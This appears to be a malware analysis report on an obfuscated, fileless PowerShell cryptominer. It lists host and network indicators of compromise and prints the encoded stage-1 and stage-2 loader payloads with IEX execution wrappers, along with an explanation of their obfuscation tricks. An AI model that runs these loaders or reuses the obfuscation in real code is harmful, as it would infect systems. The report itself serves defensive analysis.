PowerShell Malware Analysis Report

Tags	CryptoMiner Fileless Malware
Date	@April 2, 2023
MD5	acbc478e9703c3cadde882dd8e8258e3
SHA2565	cce22a39cf5b42b671a6370215cdeaf8426856f13e8dc541240255df3205ee0f
Sample	cce22a39cf5b42b671a6370215cdeaf8426856f13e8dc541240255df3205ee0f.zip
Signature	Unknown
Type	Powershell

Introduction

Fileless malware, also known as non-malware or memory-based malware, is a type of malicious software that does not rely on traditional files or executables to infect a system. Instead, fileless malware operates entirely in the memory of an infected computer, which makes it much more difficult to detect and remove.

Fileless malware typically exploits vulnerabilities in legitimate software applications or operating systems to inject malicious code into a computer's memory. Once the malware has gained a foothold in memory, it can execute its malicious activities without leaving any traces on the hard drive or file system. This makes it particularly difficult for anti-virus software and other security tools to detect and mitigate the threat.

Common examples of fileless malware include PowerShell scripts, macro-enabled Office documents, and JavaScript code that runs in a web browser.

Purpose of Analysis:

The purpose of this analysis is to assess the impact and behavior of the powershell malware in order to identify potential risks and develop a plan to prevent future infections. The scope of the analysis will include analyzing the malware's code, network traffic, and system interactions to determine how it spreads, what data it targets, and how it communicates with its command and control (C2) server.

Objective:

The objective of this analysis is to identify the specific tactics, techniques, and procedures (TTPs) used by the malware to infect and exfiltrate data from targeted systems. Specifically, we aim to:

- Identify the initial infection vector
- Determine the lateral movement capabilities
- Analyze the communication method between the malware and C2 server
- Understand the data encryption method
- Assess the possible motives behind the attack


Expected Outcomes:

Based on the analysis, we expect to provide the following outcomes:

- Recommendations for preventing future attacks
- Identification of indicators of compromise (IoCs)

Executive Summary

The malware sample is a PowerShell script that executes and get it’s original payload by decoding it’s encoded and compressed data from it’s own arguments. This process completed 4 stages of process to get actual payload code. The malware first queries popular antimalware software installation and tries to uninstall them. Then it creates WMI Objects and queries system information. This malware sample spawns around 28 processes to infect the host. Not only that, the malware creates multiple scheduled tasks for persistence, calls AdjustTokenPrivileges API to get tokens of processes running with higher privileges which can be used to run tasks with higher privileges. The malware employs PAGE_GUARD technique to lock memory of running process, this employs anti reverse engineering and anti debugging techniqes which also fails memory dumps. The malware modifies some of environment variables and then runs processes with modified values. Not only that, it hooks and patches some running processes on the system, which can be used to run malicious tasks as a legitimate process, which increases stealthyness and helps to remain undetected.



Methodology

Detail the methodology used to analyze the malware, including the tools and techniques employed.

To analyse this malware sample, I have used below methodology and tools.

▼ Methodology used

- Basic Static Analysis
- Advanced Static Analysis
- Sandbox Environment for Dynamic Analysis
- Code Review and decoding
- blackball
- blackball1

▼ Tools Used

- Detect It Easy
- Notepad ++
- Hybrid Analysis Sandbox
- PowerShell

Results

IOCs obtained from analysis and investigation to develop antivirus rules for malware detection.

▼ Host-Based Indicators

- PowerShell execution with multiple arguments
- Get-WMIObject
- WMI Queries on Antimalware Software
- nointeractivecmd.exe
- Execution of long or short commands with hidden state and bypass security policy.
- a.jsp
- if.bin
- report.jsp
- mimi.dat
- kr.bin

▼ Network-Based Indicators

- t.qq88.ag
- t.ouler.cc
- t.ss700.co
- api.890.la
- d.ntele.net

Analysis

The analysis of the provided sample includes various types of analyses, ranging from basic static to advanced dynamic analysis. The report contains information specific to the date and time of analysis (**@April 2, 2023**). Please note that the information provided may vary at the time of reading.

Static Analysis

The collected sample came with unknown document extension and also does not reveal much information at a glance of file properties. (See figure 1.0)




Figure 1.0

The Detect It Easy recognised the sample as simple plaintext document. The strings of the document reveals that malware contains some PowerShell syntax. This seems like very interesting. (See figure 1.1 & 1.2)




Figure 1.1




Figure 1.2

Let's rename the sample and take a look at what we got inside it. I have copied the file and renamed it to `stage01.ps1`. We are going to divide our analysis process in multiple stages as we are going to get many payloads inside payload.

Stage 01

The PowerShell code seems obfuscated but still reveals much information of payload.

```
$v='ipc';
I`EX $(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.Memo
ryStream (,$('4d98c7eef4f6d1ac6fe5bf302009b45f0e63f08e390c730c82607098738e3ebe778f7136df9ebfdeb0ab
eae9faf9f5f3fbcfef7f3aae2debe55f7f3bf88531d6dcb47981b7733dcdfff813fa3bf217f05bf8db3f94b11e7efbed8f
9fdf75fefcc7c8343cbbfdacf7eaf2da2fd9f8951a9a69e7eb5a8ffa2f2e1754dae5d7cde613ed3bfc7636beff551bbffa
5c3396ef9325a7b5bffe4cc7c1e76df7af7ffe53b0478d491c1e47bf6f645dfcfde7b7c1eea6945a6472d1ddae20cfede3
e7134ddf1b0ed47a699f2ef33e69aa5abb5971ac6aa2d704d718ee7391e0b12dc86ab02e73792b653cfc653ea04d3d261d
bed2ba883e0e8a6fca35bb8d721ee54dea4b93f6a2f3b8579b89aff42a20e3f3a09801ae96c1bdb6f6e6b1267a084a4208
3ae0b26b6130c72a12e9e58609e0290974c217d16973ae74acea2544136e18d94d7445a19b75569b38d4e5e40d42428f1d
8e83946b2adcac0c99c60ac5f31a008553e2e3ed7a33163d4a28419c4e54256a05d2e17e90ee401563c5a6a9e7b98a5131
c800ea24d591e1c8a0326d4213c7a39e8e79c0482d9a88fc73141443993a5e05c401e11c4b1934b3182474d5681609a680
ab4b6523decdf692353725b8c2ec7b1d654d61c62c419aef61a17b0335ec46f75880e67ded1e8e71886304a3b519f29263
60580e89af7c2eca94ccdd198067f58dd5647e2033957ab6964af22503262bc39303bc1a7e838478b94fb97b0651f38b11
73359627346ea4a5854c6c207316226b1b9fb20395a035d699efa02a13d2da5b627ee821fb50a7dc6e2de4aa57b868e546
43b437b16f1c274a3be4696b5708ca89234ccf210ce5a06d1ef49258505e06c61c77f86c85eb7c4f28ccc2daa3d29e205d
0261e3b522445ec9e5657dcf3ee621fbf5a80429173958ef56bc979e64baa3e1db6fd171c38f9db1a351047148e203ffac
e977d1cd8b2fb6c52bb14f4c9dfbb55cea5b1ee8b2ed465096c8d5a61dd9414c31314ea2e2302bbaf9ae01ecc1daca9c12
462e75d9b76324c02531e4bb8dcfb87e6980d27dc883693c4ba9270ba5357d7f2e5d30d1514f54b591dbfb5d39544e3eb1
1e80f0e2c98d9d72a0c6ebf2abaedab24d040549da641cec384c4e772d6f3cce0bb88b1f036f3b2b928abac7b0bda0df73
3b4ec94337151d35d3495f1fc2724df81d98aab2b238914b257be379e652d4615c10e660845b25571ebf061c6b6c4de442
697c11b95bd35f11dedc74d302d7343278fb01beb693eee864c33f28dac8d2dd43e0e86ae515a50448ec39cf9774a43cb0
86b3889131395096ecc56dd2614f92d5858df74228a3b680151d44d87d6cf1acc684c19aba72969b6167eb4aed7d95ab4d
a022f330cc74eac850b7c4cdae0ed51d2d704ddbbbcaaeaf1b0853ba0976425d44dad23b84de4fb7606a3fbf729daba0c1
cee476b850d1d36016ad17d4b397f26b03d55aa336ec03308f268c32aed5ab473a9af2f8ae588bcb9eabf792a0f0601ca5
fdee24ceaacdb58c5491bf62e305e4fbdb89b0a5e64b1ce0de0857e238d57fd47815d7bc6710829793e08e350ab1c7ca14
47ddb09aba4fe1c8703e477154b76dcd42a02c2fa31b992a7e59e80b21de8cc494c14a686b64ecf041406fa0cb290794c5
4759b7068018e2b5335b4e1e7dfc02e2ee614ddd1c5e19db87fa635899e93299fa26816ba71301dfe7712fc5d92dbd7c5d
98a5df7a23719c7d63680b118196cb57ad93fc1a227a39b27287f6073828c3e55d8d621a82138b2e8765f6bcc24ec31c14
9a472038a9a50c82dc43c3901ae386469bdd9328982e97508afc1ac561c47a6ed68faa1feaf73bef57ed640ebd163a53a8
2bbc98fc00d90d88762cab6ad870e983d788c0641345befd54213cceedb51168c57298a73a92bfa68b1c0f6d86cedaaa8b
a644da70c95aeef99c860d895b7284c7d64bcf0d0dcdc822b77ab5b07bcf7c21f3b6f5292730391b7962e178023dc83e6f
ae7bf378f3c643a5684c596382c5d0d7b72694b40ea900a9ea960368abc552a891d267d770e256ca6be3a02f024a68d26f
c83cba159457223e5d3c8ac6577d7855382c46844c4e71340c63e2ddee35e57cfd4e4577c8d3c09dcee3693c0714dd9e6d
9cdca41f787dec2bd12fd413fa49f63dac952bbedcd4d4670c2697ec5b1892291a58fdd5b04b914d5f41156a19c140cb00
e376bcf0dd788f8f0c1c1bcec774b752720cdd2377d172e980170d14ae4b47f93cf5c0e230683aa92a861b208d8ea7b9b3
5cc41c93aa0c13add0d736ea93e3eb9f28a5be72d8bfbb87a5b4c157917797ef3b0cc2a2c172662b57fca99816b0de8a5c
4081f7ea24533f9656b9f7035d6780112291aae1749c9380ed01cfeb85299c5af066b736d93081de968078708049baafd7
298c9d1217c9ed70d8f2d8500a7842d4ea5a28e5149d98b37c537f708f551c89e8f3881c240bc117304266c4d1a5eeca7c
19c4dafe7ca3bade3a45161ae03d6a91bc6b9dcac6991bbd00a2ea5357e516339329be6ae5530357157cbe9cb129c5c5a5
9596e9173e7c6438e6aa9d8bd418ea4a6cbaa9217acbf1ed6172213814eec526a0d38ee956be25e0e9f8b1785c5a31a4d4
9f7b333b0d708690c928b24cf335606c29d766d19a83e1d8eb7af67c247fa93e2fcf51d5b15f4b9293b7c67d56a89c20c5
a9e91d903739a753ca5cbedee4a3a1f7ee443a1b7d80a6f80ec36c016a15d7b35f72d361ef41e79b7682dec2a37ee8d5bf
d036140d007b1033bad4a60e889506f7ea73778add80f5d04102e6061d35b80def5a495eddd6bcd72d3b6d90dc169fab69
716f088254126474212 75ad3bcf3ce12a8d5ced9f1a55e4a862f004d660f0d2c616e888c281888c2eb8541fcd11a24ec92
b3c82dd3716fbceeab005ed26120049177b57a597b5405ce2beeda84ad1927b465874f7f3ed4933571dca3f737bfb902b6
e9022e53b4980d2e67a23178b257ffa17cabcd3fa4fb4e3669aefb7a5c946fcc886aec21ea67d5a0bd36cfaf64ebf5856d
fb1651a6b3440f9e93e940c7199a55131c5008fd018d62ef43877bce66f7854aaf66c9a6138ba80bf6639b82a00692da03
b8afe59df3d6f2ed0cf32c3ddb58b121090c878f97cd408eec1602e62628dce5dc9b0b015b7c58e04ce68db832a16750f6
bd314da5007eb87cdc3f9ff96416d92ef3bdc5dbe1a6084b7227688789d36294d87e3397d4dafcd09daa5ad6cfa176dea1
aa0eb2ba28d2c4864b50a4eedb1dc687d8078360b8e19b680476c8a260aed358220c0559c2d6dafd12595f465f7054308c
ad48d473f20cf4324f88f139b1d2d365bfc30cc1238d115a54c9b7f44365539f8b4150e9f5be5c1f450fc415f088932be4
252013cfcce7c461dff557d16a902b9353fa23c37c78a5b1e266a7d06cd408787470cba6f094cae263d2a727e4f4972a96
22d1c2d022715d15650d1730c210944126b5de39c865dcf31d5cd270c1d9b08bb15041e8edfd51f08855638bb3940ccbcf
c1770d8fc1a3f081c412ae52fca8c1279b4f21a859683dd5ac9811fd8cf2fe7b1614424a3f69844bef400e6b6d7f43e786
49de840a38019a3b89355b0a40fb486507071386df1042c82efd796da40b40f9971c56a011b4a5a7843c2961ff1b321df9
06f9f8cad01cca42cff63b17721a31cbae9e5ab1a5676b06b717bc6348bb9545b62da41816d2cf6539273befafd33939a3
1826e2f50e2f43e14ff43535889fd01be72dac131c5e1961067417428470cc59d54d5acb7615030a357ce33f93e4c24805
825634e9cb6d64a92f836eba1baddbc47cd130d90b039aadbc9c2d507dc26a598862b9ddc997c24b66600ba2be745489ee
d7eb4aa3616e3e854ea527939491abe758ca217c391cf7a9421adb53054aee15c4d11ebd99063fbda05e1cb56fe6a9facd
462160be584d50a47a2f84b3d52a9fa441e33d731bb8315f13845bf9782e1a59aa4cfa420a9e155c7e1c04c7a0ad018b74
90ddc8e74a81ca5f251a1c64dc70cbbd8a7325c38b78340b99803f4c988364a642732850444a6cf853bcf4635faac0c70f
```

```
47874adcb48958074473d6e86031a10307cde15eb3cf212585b4019b5902df732f3b737f5fe3e17b73e5a259a02a12fa09
fc5d99102a60c92520f7004d7b32d662048617829b2eca946a61723b49144b4d1d8bf709e79d03483f373f6e70446c7cb8
28206cc09be55ff9678a5d59c7140aa5459bbfb58e81ce4648c90ceb74b4bf94635d2857cf52c4373e52b9c0a2d7a047ca
e59b8bec2edd69ee63ca82206b0245abc61c87745a53df9be2627afdfb0b222bd98b0b78a5348a9defdca811221ff4b7cd
7b864fabef2f17d90fd7b05c9d53a3a193d412600f5ccbb7f63166781c95ae5bd310a99d60a5b3f39310881b9285112049
f800a803d879708ac1d4107a818bdba5dca0861422f451f8e29ce9371c7058f0314bd7cd73f71200ea140bde9072fbfcca
564f1a30c939c1f910b86095d21e6953e2e035d92903b26c836e1052414bee1a063d391c6f82ef48c631453061021ed50e
2c88cd90096f0a0efb72ba77322bf8838d69f06db697d71df5cda8c5e76d63b46c812effac28983287675ec7c00d3bed80
e4ab2efad552e5c450f35bb9b3b454d0478b7b1bb521b9c7fb58195cadf531f9359453115978522ba1be7f43523140993f
b3b04f4150550da4527cd1aaa7bcd03e8ae4b84702587076682e5ddfa3ec03b139274340156457cf6461e2dac786e3b7e8
83c430f6c9c5a44e877d5de979081fbe47d48405b624c20c63eb73fd32a0597eeab5485d3fb4914d1223030803dfc564f4
e33be4dd7a290dd96f131e93a7cebf092ad04caaf885c159c6a4ef09f6bd82e636bafbc473cd581ab3d948e2e25163c7ed
42c9d8b6992af6ed26475f2b46bc829605c4d3c3a02060d5c7851175d0f4bff9a5b78e8cb5819801867d8aeaf4d2b5970b
3e80d40c10a0c36432f460e4be429fcd4c19fc96397ffff35bcbfcafbb597867950dfd17fbff7b1c471e07cdc8f26f39c3
e5ecd87f1ba1d5f9e3e7fffd14c6c2276cf5ef9fffd3027d6b20c7fd5fc333fe5a5d9ba7fbef275c6efffef3b77ffdfcfd
e7cf8d0fdd5ffcc08e993c94df81f4fa35bc3f7efef3bf69e3b7224aab9f7fffed5fbfec3ce13623d7b3df7ffef8cfcf1f
ff05'-split'(..)'|?{$_}|%{[convert]::ToUInt32($_,16)}))), [IO.Compression.CompressionMode]::Decomp
ress)), [Text.Encoding]::ASCII)).ReadToEnd();
```

Let's understand what this code is doing,

- The script initialises `$v` variable with "ipc" value.
- The script uses command substitution method to execute multiple command together.
- `IO.MemoryStream` function contains compressed huge byte array. `-split '(..)'` function divides entire string into two char group.
- `?{$_}|%{[convert]::ToUInt32($_,16)}` removes spaces between grouped two char data and then converts that data into Unsigned Integer.
- `IO.Compression.DeflateStream` functions decompresses the data stream of `IO.MemoryStream`.
- `IO.StreamReader` function then converts decompressed data into ASCII format and passes to **IEX (Invoke-Expression) cmdlet** to execute the decoded command.

Now before executing the file or command in PowerShell, replace `IEX` command with `Write-Out`**.** This will prevent the code execution and print the decoded payload directly in terminal. This code will be called `stage02.ps1`.

Stage 02

```
. ( ([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'' (NEw-oBjECt sysTEM.IO.cOMPRessioN.DeFLATEstREaM
([SyStEm.iO.meMOrysTreAM][conVERT]::FRoMBaSE64stRING( 'nRlpc9rI8rNTlf8wtbVepAAyt6+iNgRwTBKwA9hslqJ
SQhpAsa6MBDbx8/vtr3sOCTBxUs9OzExPz/R9zPAX0cifYbS46tJxqTjJwvgy8NrjcmGSzTxkdG0cxf1Obz45O/sQOD0tkyE5j
Yz79H37AWDdxrB5SQfaH0TXa+UJa1w2x7lMqeJlCLUa7jXt58lpAh94tQwhtGnigpUnFaAol66/9TPJDqJndMCFfz0n+JDJZvK
TUq5YzJXH1DN7hg4QWHvTb3lv4JOs5ppmEDhBL51O+iacN3nvd1gcjXP66YmAZE+OcQA7YVwoFJOJplEL+Gn3DSQJnMPfnH4sM
AC3WpWDigJt7Kjt0IMTc7DfPmmN4CPFq5QFHqynrAmO4ORjNUC+AEVMynvonZZ35AMq1UavnBCD3Zxeqfgc8eTq+2qLK5i8ev3
q9cURMcHIxI+PCI2pS+0jEt1FZrywIlznGMVfo5TMCE7MDoAHr8aR+dSr7dkjV9RWL7AMCSqyWhga8Quk7qzAndb9wIktk1TLx
XrMgtA1AUpCK667gRXEAQuJ79SZY5Ne154D1tqnNg7r4EI+oe6SEds2ieua95Q5kvhMzWcrWFtEMfX30axUdmmCzPvIVioJWcD
YS5mThEUcw8cu4XKVk4ot6vuBRYoG/61HEWVwiAKflqrVGkf0aRw5LqmsgriyInAgklo/IH8sRASIS3PGaOw7hD5QYyElj+RnQ
tge9FoDcTCKSOa+xHB8KkZwZi0M+Jlb8vBjUQJipQ4AMNuzxNFP4oNaLLjIkyKhS9e8zZNW/2rUIjRcD/MENI0ihkgkaFJ3aka
onRZXawTsgy6Zef2lZzO6klQYHfim55ufAKqkopazAjhAYjpwAxb7QTP2KWPLJsC67eHgCy6edT99vOx15S57ThaxeZ0n65jRM
GDXHo07eTiAwA9yDpyAFDjjI/yVW6skpNSN8jEz44jIHym1/oTMgxYc7/7ueEEgAYJz2M6C3OdBe+ggCxDtHvRpHQlXjU039Oi
Q+s4nG2TzRGwhoaB5jihSryBCqQxcRusIhtF9YPvOPcpl8XNQGtRhvLToQ/sckyhdxMBDFpctFRa9x7ckAu14yzlr5Lmq0eNDh
1nRdIknx4GUM2C4ir4URrgzTxhsi4R2V+2E4aBJosh0m3lA9UElfsfxRqhKra42nOvgRKlHDQiPsgYLGExZO0+euKSY5riEg6+
DK3Dg669mbLZsGsemB37EIaWyZM93RohPGoNOQjimc2YOSbvfvhyRQqFWJr0OloBhZ0Q4037KBHBgWs7MsYOu2v71K+le9S/IG
zJstj+1B70uBte8vmZ0+ZlzCPNPn0dCmXNzOQdPTBdLK8+xuAaF6uqougGqTgUesrBrmtmOaSSutBAQ3G+kDesMlHVi17mIYQe
```

```
SAVn2WgXrKhoGcX/pC4rvQPmEJCpnqWfMU7368McB33ynjB8MBTXOkdypGFPTDa9JI0oGno5mDqNvhmniKKemsMwBvNiFlPFih
6fpVW3uO1ASQQhjCXrmW0o328jYYVRzhX2oqkxt74hCD5ULSHVscrIZnkd4qMsNGPH8R2gCQTwzwOR1GtavXvtmHzy1njoC3yL
xk2TyqEfIERQbgp/awjIpC2Zp/U1RwyDlKE6jK6XJfjPIMBWrONsKMFgAN1L+8LNQS+MsQC94OcAwljDGtgIsjS4071aA8Vj8e
YyJ4EJYEcrU9A6sNn0h62GY7I8pZYnnoaUyTxpeEiKcGTnecWTpwvzjUS/GTmCjSePAz2szRxaNx4UFmpIVU5kIhEgtLcVBOBe
HRyFnapYnCN0jCrfdpgxYfLgY2+kB+otv06uOKozI+vt6EZAls9IZ1yoDxAIgS/xA+fTTAYeqpm+rSB4cpLL56O/A4owPuCDYB
vpLJnpAJAxtoNpSVNbYc9zTxuBgW5cAOEhYUygKyXWXfj5eBtgs6zhBk+QKJIf1WU0lHPNvrkJyuv4sq+BFYG9i2coqaWCm+UU
mFpXpk/yCtkat5FAtrW7z6+BalQ4AJBRc7x8Du2XkE5ngF6a7iLsfJgpYw5Sr+iNnTvsGo7YbzGD1IFWEstXBo64rilgernGiR
b5jYitlJIFj+KoMYIuMlLCZdTY0+7hmcTLDrPdI9EhkIwM/sL/znRltJfxDchMdNx6nbI2ZDhuDYLZ1lg5py9nYKIZyU5IfFS9
6UZP+NASPThVQF6cobQE6Hs53gNzytPlM+SnXBd98gcesWBRHeMqGQqWnvuiiqUV3e0LVEIqYhlCAu1IaKMDbs1gp1JSiAu+It
IeAc9PrdIkV4XUKlGAdoV+A9El55RF1kJTUR0Ijl5KnNEjkp1KFzLbAsVx4kXGO+5z3PYxLjiW7sA/uhbylJRj/inl1F5TWl9n
TjETQaehyQquikCpt1Ikfbxjk6UnWWcHFI4r8pAMMUwyda1kMwqSVHmHanAWDpPm1nC7Pt3I3J5/42sx51EvkO82T8qGDrpvyt
ENVL+6gAXWFWYUxkNgiU9h/qs6TR7RMOw1tdvVAbb9zdjZZm4yZY5Df2RAf2gc4fqODeBYoWzd0mb9VQkeb8TKatHqimiorJyV
WGLZU3LbsM1uiPwrONis05tutY9PSrYz6e8cnAZd4dhp2W93Ab/OfumXSDzwjuVFhNhqHRAaQ7ifCbRPFFLWHLm+6VMelSKMet
wXedcwkZJR1H/XnbUdq+e3uQ3/eP/FygqmPr72QEXf6BdUo6Jp4wWgmmOppgF/bDeoubbqwBrIRgeuk6kny97QHTp1u27wQBJZ
RKBxHkREnlwLLgizvLlUvLLS3sT43jZOT798NVRl5EX5b5122jEjYo+u1Q92DlMC7XXFIH5siTD3ZmgYN7hJ55Ch84USed/UdU
FZ6qaQcwTCOT7OFU8Oo1rLHVQNvLCcVDZ//JmNmgszJNWGs+U7wDfIrW8aUPeqaSCKiNvrLWeJpSgVoBBbEJjQZju94doM72oS
6QR96c9dZvpNpzXDN0LGgG7k21rHDlhYdjDWBFnWgWdHkUwnIgZmEl2gA2fDR2T5C1f7NkybJ6YCLZQDQJd5ewnVTOUB6YXz1G
g2hc6vi/zdqwFWiC1swLdfq3NwYemwtbfFcAzcY6HKWIXiMuK1wt5HUp4F67/Pu85jtc+1uo9dvD27OVj7FXCrmwxt8T+1eNQG
s+jFMrm9Feag2VD5Ul8K/EZxd4e1dXURVlT1SjGddxm9s5rmCiB6Rr6lB8RkIGCkfHZ2FcbxQSwCqu0wSwDOfnp70KXxOJEw40
pj3VaAtDUrCSWvUgY5O1yfFY3DBwhijciIRhZ+J9nRQqdHIfOcF7AJMHzO68gNrnNPTtANR7qxA28mFn4dsEIdr1iw2LgfGGgt
yaLK5gBnCf7ixN4JYy00xcYnqjbfN9cwBagYTNe5cD3EgnvywL1MCm9f48uh1DAUAtPOEp01mGoM+8LLNyCYX+P0CMFJHiufFw
kMhV8A/OKqDt/tB+NA2kIvzxA3rhdH7KB6dfDevv7DB4kO2GAWdy3bxc+hVsHA/nI6OTguhZeJd6fZoPfI72bBXe/8dL1qXF97
c7t6zf0NvurhWV6vSN1g6PR7ZN+GPqMAWrP1v6/PnysdbvHafHt+tPg+r3sdweVusZn94teGPf4L3XVa2zdqX1f2HT71Tv/PRp
Osfo+n036PT4BgLfPDu87fri9vrUbXquD+8VePbTWvYCZvT4+Ft+KCE0ebpZTIN5J94AGREyMlB1wjFc8d5lN4mxJvsr9TNdc3
VObHgr2GUj4vcDetT3uTAlMTzPIFFIMF9ALOqZXAci9uBRxBmNf48YQaufx+0cA45wKeOi37enNKREUOVALKSQQRzDjCDie9oO
N89rW5z2iIyMbOq2ooJllscX3iSWsAdwba73TX8fOW3aXz+4S+ReWwGWpj7Nf6GtxJy/M3fG1bJEfwqAK2WD5WbPgTTeeTxF+9
wGfEOHeRwnWgNaj/aeDFSb76FQgHuYMpaS6i8lJn3rtnNO7HfAHTsXWm8nvK7El8BSPG/aBWE4Mv5WZPXBXy92Xmgpyu8dfEvC
ZA/KPkxUlviyBLfbKR5AIQ/TEzs4/cBvUPxvnDnuAS/80ifmsQLIaOLeyJydcgJ4zMZmR4R1Im6mZJnTMkV5I0ngpfYQ6aiJXN
uUR0JO/IEwdXmc//LLO3hJVGQipefMbJHSTva+Q2dvMTAiyoIV+ZPqanW9f8liq8fP6MbR2ZKGV/7nomaxBcSl5OUBzz7V2yo4
P2FCg7Xd5Ciwsj8ePgbisfcTVXR3tHGYO+XWVT5I4bVS8ykUcA1RKP2oazie1nCFABcJVfODQOpNua5ggCqkYymaUTPZHodqOa
ZfzLZSTlXHOttq9futy8oVMfo6h1rr/6cvO91+sNorBGN/PVHLmNkSI5kWGd+ORwGLp0NM0T/z+Hjn1+N28anm/YT0XVCdP
I/') ,[iO.cOMPrESsION.COMPResSIonMOde]::DeComPREsS) | fOrEaCh{ NEw-oBjECt  sySTEm.io.sTREAmrEaDeR(
$_ , [tEXT.EnCodIng]::AsciI) } | foREach {$_.ReaDtOeNd( )} )
```

The generated PowerShell code also seems obfuscated or encoded. Here, the malware author have played very smarty. Let's first understand it.

```
. ( ([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join'') <COMMAND> )
```

- The . operator tells PowerShell to run the provided command in the same scope without creating new scope. This allows newly executing command to excess previously defined variables in the script.
- The command `([STRINg]$vErBOsePREFEReNce)[1,3]+'X'-Join''` creates string `ieX` runtime, which will be passed as a command to . operator and the `<COMMAND>` will be passed as a argument for `IEX` command.
- The `$VersbosePreference` variable contains **SilentlyContinue** as value and then **[1,3]** extracts characters from **position 1 and 3** of value which together makes **ie** and then **-Join** function concatenates **X** with **ie** which together makes **ieX. (**See figure 1.3**)**

